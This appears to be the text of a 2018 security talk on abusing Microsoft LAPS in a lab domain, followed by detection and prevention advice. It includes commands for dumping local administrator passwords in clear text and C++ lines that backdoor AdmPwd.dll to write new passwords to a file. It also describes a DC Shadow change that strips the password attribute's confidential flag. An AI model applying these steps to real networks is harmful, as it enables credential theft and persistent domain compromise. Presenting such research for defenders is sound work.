Malicious use of Microsoft LAPS

29th September, 2018

#Whoami

- Working as an Information Security Executive
- Blog:

  www.akijosberryblog.wordpress.com
- You can follow me on Twitter: @AkiJos

https://tenor.com/view/spiderman-dance-gif-4589947

Key Takeaways

- Identifying users having Read access to ms-Mcs-AdmPwd
- Poisoning AdmPwd.dll
- Removing confidential attribute of ms-Mcs-AdmPwd

https://memegenerator.net/

Lab Setup

AJLAB.COM:

- Domain Controller – Windows 2012 R2
- Win7,Win10 – Workstation Machines
- PFSense used as gateway(Just in Case Internet is required)


*AJLAB.COM refers to the domain name created in VM test enviroment
** with sugar,spice and everything nice

LAPS Overview

- Microsoft’s LAPS is a tool for managing local administrator passwords for domain joined computers.
- LAPS stores the passwords/secrets in a confidential attribute in the computer’s corresponding active directory object.
- LAPS eliminates the risk of Lateral Movement by generating random passwords of local administrators.
- LAPS solution is Group Policy Client Side Extension (CSE) which is installed on all managed machines to perform all management tasks.

Components of LAPS

- Agent - Group Policy Client Side Extension (CSE) :-
  - Event Logging
  - Random password generation
- Powershell Module
  - Solution configuration
- ActiveDirectory
  - Computer object
  - Confidential attribute
  - Audit trail in security log of Domain Controller



https://technet.microsoft.com/en-us/mt227395.aspx

- The GPO Client Side Extension (CSE) performs the following tasks during GPO update:
  - Checks whether the password is expired or not
  - Generate new password and checks it with the configured policy
  - Reports the password to AD by storing it in the confidential attribute with the computer account in AD.

https://makeameme.org/

Identifying users with Read access to ms-Mcs-AdmPwd

- Let’s start with verifying whether LAPS is installed in machine or not, we will use powershell cmd:
  - Get-ChildItem ‘c:\program files\LAPS\CSE\Admpwd.dll’
- LAPS requires updating Active Directory schema, so membership of schema admin is required for installation.
- The LAPS schema adds two new attributes:
  - ms-Mcs-AdmPwd – Attribute which stores the password
  - Ms-Mcs-AdmPwdExpirationTime – Stores the time to reset password
- There is also a powershell module for LAPS AdmPwd.ps which can be used for Discovering LAPS, Identifying LAPS password view access,etc.
- Domain administrators and anyone who has full control on computer objects in AD can obviously read and write both pieces of information (i.e., password and expiration timestamp).

- When transferred over the network, both password and time stamp are encrypted by kerberos and when stored in AD both password and time stamp are stored in clear text.
- Password stored in AD is protected by ACL, it is upto the sysadmins to define who can and who cannot read the attributes.
- We can use powerview to identify the users who has read access to ms-Mcs-AdmPwd.
  - Cmd: *Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs |*

    Where-Object {

    ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and ($_.ActiveDirectoryRights -match 'ReadProperty')

    }

```
PS C:\Users\aki\Documents> Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs | Where-Object {
>> ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and
>> ($_.ActiveDirectoryRights -match 'ReadProperty')
>> }
>>


PropagationFlags        : InheritOnly
InheritanceFlags        : ContainerInherit
ObjectType              : ms-Mcs-AdmPwd
AccessControlType       : Allow
ObjectSID               :
InheritedObjectType     : Computer
IsInherited             : False
ObjectDN                : OU=Lab-Users,DC=AJLAB,DC=COM
IdentityReference       : AJLAB\aki
ObjectFlags             : ObjectAceTypePresent, InheritedObjectAceTypePresent
ActiveDirectoryRights   : ReadProperty, ExtendedRight
InheritanceType         : Descendents

PropagationFlags        : InheritOnly
InheritanceFlags        : ContainerInherit
ObjectType              : ms-Mcs-AdmPwd
AccessControlType       : Allow
ObjectSID               :
InheritedObjectType     : Computer
IsInherited             : False
ObjectDN                : OU=Lab-Users,DC=AJLAB,DC=COM
IdentityReference       : AJLAB\sql
ObjectFlags             : ObjectAceTypePresent, InheritedObjectAceTypePresent
ActiveDirectoryRights   : ReadProperty, ExtendedRight
InheritanceType         : Descendents
```

- If RSAT (Remote Server Administrator Tool) is enabled on the target machine then there is an easier way of identifying users with LAPS password permission.
- The command would be : *dsacls.exe <<Path to the AD DS Object>>*

```
                                        WRITE PROPERTY
Allow AJLAB\dns                         SPECIAL ACCESS for ms-Mcs-AdmPwd
                                        READ PROPERTY
                                        CONTROL ACCESS
Allow AJLAB\sql                         SPECIAL ACCESS for ms-Mcs-AdmPwd
                                        READ PROPERTY
                                        CONTROL ACCESS
Allow AJLAB\aki                         SPECIAL ACCESS for ms-Mcs-AdmPwd
                                        READ PROPERTY
                                        CONTROL ACCESS
Allow AJLAB\laps.admin                  SPECIAL ACCESS for ms-Mcs-AdmPwd
                                        READ PROPERTY
                                        CONTROL ACCESS
Allow AJLAB\dns                         SPECIAL ACCESS for ms-Mcs-AdmPwdExpirationTime
                                        READ PROPERTY
Allow AJLAB\sql                         SPECIAL ACCESS for ms-Mcs-AdmPwdExpirationTime
                                        READ PROPERTY
Allow AJLAB\aki                         SPECIAL ACCESS for ms-Mcs-AdmPwdExpirationTime
                                        READ PROPERTY
Allow AJLAB\laps.admin                  SPECIAL ACCESS for ms-Mcs-AdmPwdExpirationTime
                                        READ PROPERTY
```

Demo Time

Dumping LAPS passwords in clear text

- Assuming LAPS has been deployed in an enterprise and the sysadmins forgets to remove ‘All Extended Rights’ permission of a user.
- So let’s have a look at different ways of dumping LAPS password in clear text.

AdmPwd.ps Module:

Select Administrator: Windows PowerShell

```
PS C:\Users\Administrator.AJLAB> Get-AdmPwdPassword -ComputerName *

ComputerName        DistinguishedName                          Password          ExpirationTimestamp
------------        -----------------                          --------          -------------------
AJLAB-DC01          CN=AJLAB-DC01,OU=Domain Controllers,DC=AJL...                1/1/0001 12:00:00 AM
AJLABWIN2K12DC      CN=AJLABWIN2K12DC,OU=Domain Controllers,DC... krW@+32y}jg/DE  7/31/2017 6:23:12 AM
LAB-WIN7CLONE       CN=LAB-WIN7CLONE,OU=Managed Computers- LAP... iO#%aN52#OdF;W  7/25/2018 2:45:33 PM
```

* Only if AdmPwd.ps module is installed

- Active Directory PowerShell module:

  cmd: Get-ADComputer -Identity <<Hostname>> -properties *

- Using LDAPSEARCH :

  ldapsearch -x -h <<IP Address>> -D <<username>> -w <<password>> -b "dc=AJLAB,dc=COM" "(ms-MCS-AdmPwd=*)" ms-MSC-AdmPwd

- From Meterpreter:


  Run the post exploitation module “enum_laps”

- ADSI Module:

$domain = New-Object DirectoryServices.DirectoryEntry("LDAP://OU=Managed Computers- LAPS,DC=AJLAB,DC=COM")


$user=$domain.Get_Children().find('CN=LAB-WIN7CLONE')

$user | Format-List ms-Mcs-AdmPwd



Demo Time

- First Identify users from powershell module who has Extended Read Rights permission



- Remove “All Extended Rights” from users and groups which are not allowed to read the value of attribute ms-Mcs-AdmPwd.

PS : *Read the LAPS Operations Guide while deploying LAPS(RTFM !)*

Poisoning AdmPwd.dll

- Most of the previous research/attacks are focused on the server side (i.e., looking for accounts who can read the passwords) not on the client side.
- The Client Side Extension (CSE) is a single DLL that manages the password (admpwd.dll).
- LAPS was based on open source solution called “AdmPwd” developed by Jiri Formacek and is a part of Microsoft product portfolio since may 2015.
- There is no integrity checks or signature verification of the dll file.
- AdmPwd solution is compatible with LAPS, So let’s poison the dll by compiling the project and replacing the dll.

- At this point we assume the adversary already has administrator privilege.
- We will add 3-4 lines of code to AdmPwd project and then compile the project.
- These lines would be added to the project and it will write a text file c:\backdoor.txt with new password in it.

```
#include <iostream>
#include <ffstream>
using namespace std;
wofstream backdoor;
backdoor.open("c:\\backdoor.txt");
backdoor << newPwd;
backdoor.close();
```

PS: Shout out to Rasta mouse for the above code and amazing blog post. Also thanks to Maxime Clementz & Antoine Goichot who first came up with this idea and presented at Hack.lu

- Compile AdmPwd solution and replace the admpwd.dll (poisoned dll) with the original file.
- Clear text password would be written to backdoor.txt in C drive.
- In this way the adversary would appear normal, password would be synced and would also be complied with the LAPS policy.
- Once poisoned the dll, no privilege is required to get new passwords.

Bonus : Persistence of clear text password*

*Persistence till the time poisoned dll is unchanged

Demo Time

DETECTION / PREVENTION:

- Validate the integrity/signature of admpwd.dll
- File Integrity Monitoring (FIM) policy can be created to monitor and changes/modification to the dll.
- Application whitelisting can be applied to detect/prevent poisoning.
- Increase LAPS logging level by setting the registry value to 2 (Verbose mode, Log everything):

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions\{D76B9641-3288-4f75-942D-087DE603E3EA}\ExtensionDebugLevel

0- Default (silent mode, errors only), 1- log errors and warnings, 2- verbose mode, log everything

Modifying searchFlags attribute + DC Shadow

- The attribute of our interest is ms-Mcs-AdmPwd which is a confidential attribute.
- Let’s first identify searchFlags attribute of ms-Mcs-AdmPwd. We will be using active directory PS module.

Windows PowerShell

```
PS C:\Users\aki> Get-ADReplicationAttributeMetadata -Object "CN=ms-Mcs-AdmPwd,CN=Schema,CN=Configura
tion,DC=AJLAB,DC=COM" -server AJLABWIN2K12DC -Properties searchFlags


AttributeName                                       : searchFlags
AttributeValue                                      : 904
FirstOriginatingCreateTime                          :
IsLinkValue                                         : False
LastOriginatingChangeDirectoryServerIdentity        : CN=NTDS Settings,CN=AJLAB-DC01,CN=Servers,CN=Def
                                                      ault-First-Site-Name,CN=Sites,CN=Configuration,D
                                                      C=AJLAB,DC=COM
LastOriginatingChangeDirectoryServerInvocationId : eb1c0060-3ba6-4421-98ce-d0bd2bd76e20
LastOriginatingChangeTime                           : 6/25/2018 10:33:09 AM
LastOriginatingChangeUsn                            : 155925
LastOriginatingDeleteTime                           :
LocalChangeUsn                                      : 49235
Object                                              : CN=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=A
                                                      JLAB,DC=COM
Server                                              : AJLABWIN2K12DC.AJLAB.COM
Version                                             : 10
```

- The searchFlags attribute value is 904(0x388). From this value we need to remove the 7th bit which is the confidential attribute.

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
X	X	X	X	X	X	X	X	X	X	X	X	X	X	X	X	X	X	X	SE	BO	XL	RO	NV	CF	ST	TP	CP	PR	AR	PI	IX

CF (fCONFIDENTIAL, 0x00000080): Specifies that the attribute is confidential. An extended access check (section 3.1.1.4.4) is required.

- CF which is the 7th bit (0x00000080) ie., After removing the confidential value(0x388-0x80) the new value is 0x308 ie., 776.
- Now we need to modify the searchFlags attribute value of ms-Mcs-AdmPwd to 776.

- We will leverage DC Shadow attack to modify the searchFlags attribute.
- After removing the confidential attribute any domain user would be able to view the ms-Mcs-AdmPwd attribute.
- This will also create persistence, Next time the adversary has to simply query the DC from where the confidential attribute had been removed.
- For the Demo purposes we assume Domain Admin access is already available.

PS: Shout out to Grégory LUCAND for coming out with this idea and for the amazing blog post.

Demo Time

DETECTION / PREVENTION:

- Anything which detects DC Shadow attack eg., ALSID Team's powershell script. (It detects using the "*LDAP_SERVER_NOTIFICATION_OID*" and tracks what changes are registered in the AD infrastructure).
- Microsoft ATA also detects malicious replications(Not sure whether it detects DC Shadow attack).
- It can also be detected by comparing the metadata of the searchFlags attribute or even looking at the LocalChangeUSN which is inconsistent with searchFlags attribute.
- Detection is difficult in a large enterprise. More the number of DC, more difficult to identify.

References

- https://technet.microsoft.com/en-us/mt227395.aspx
- https://akijosberryblog.wordpress.com/2017/11/09/dump-laps-password-in-clear-text/
- https://2017.hack.lu/archive/2017/HackLU_2017_Malicious_use_LAPS_Clementz_Goichot.pdf
- https://github.com/GreyCorbel/admpwd
- https://rastamouse.me/2018/03/laps---part-2/
- http://adds-security.blogspot.com/2018/08/mise-en-place-dune-backdoor-laps-via.html
- https://msdn.microsoft.com/en-us/library/cc223153.aspx
- https://github.com/AlsidOfficial/UncoverDCShadow
- Google.com (everything else)

https://imgflip.com/memegenerator/

Thank You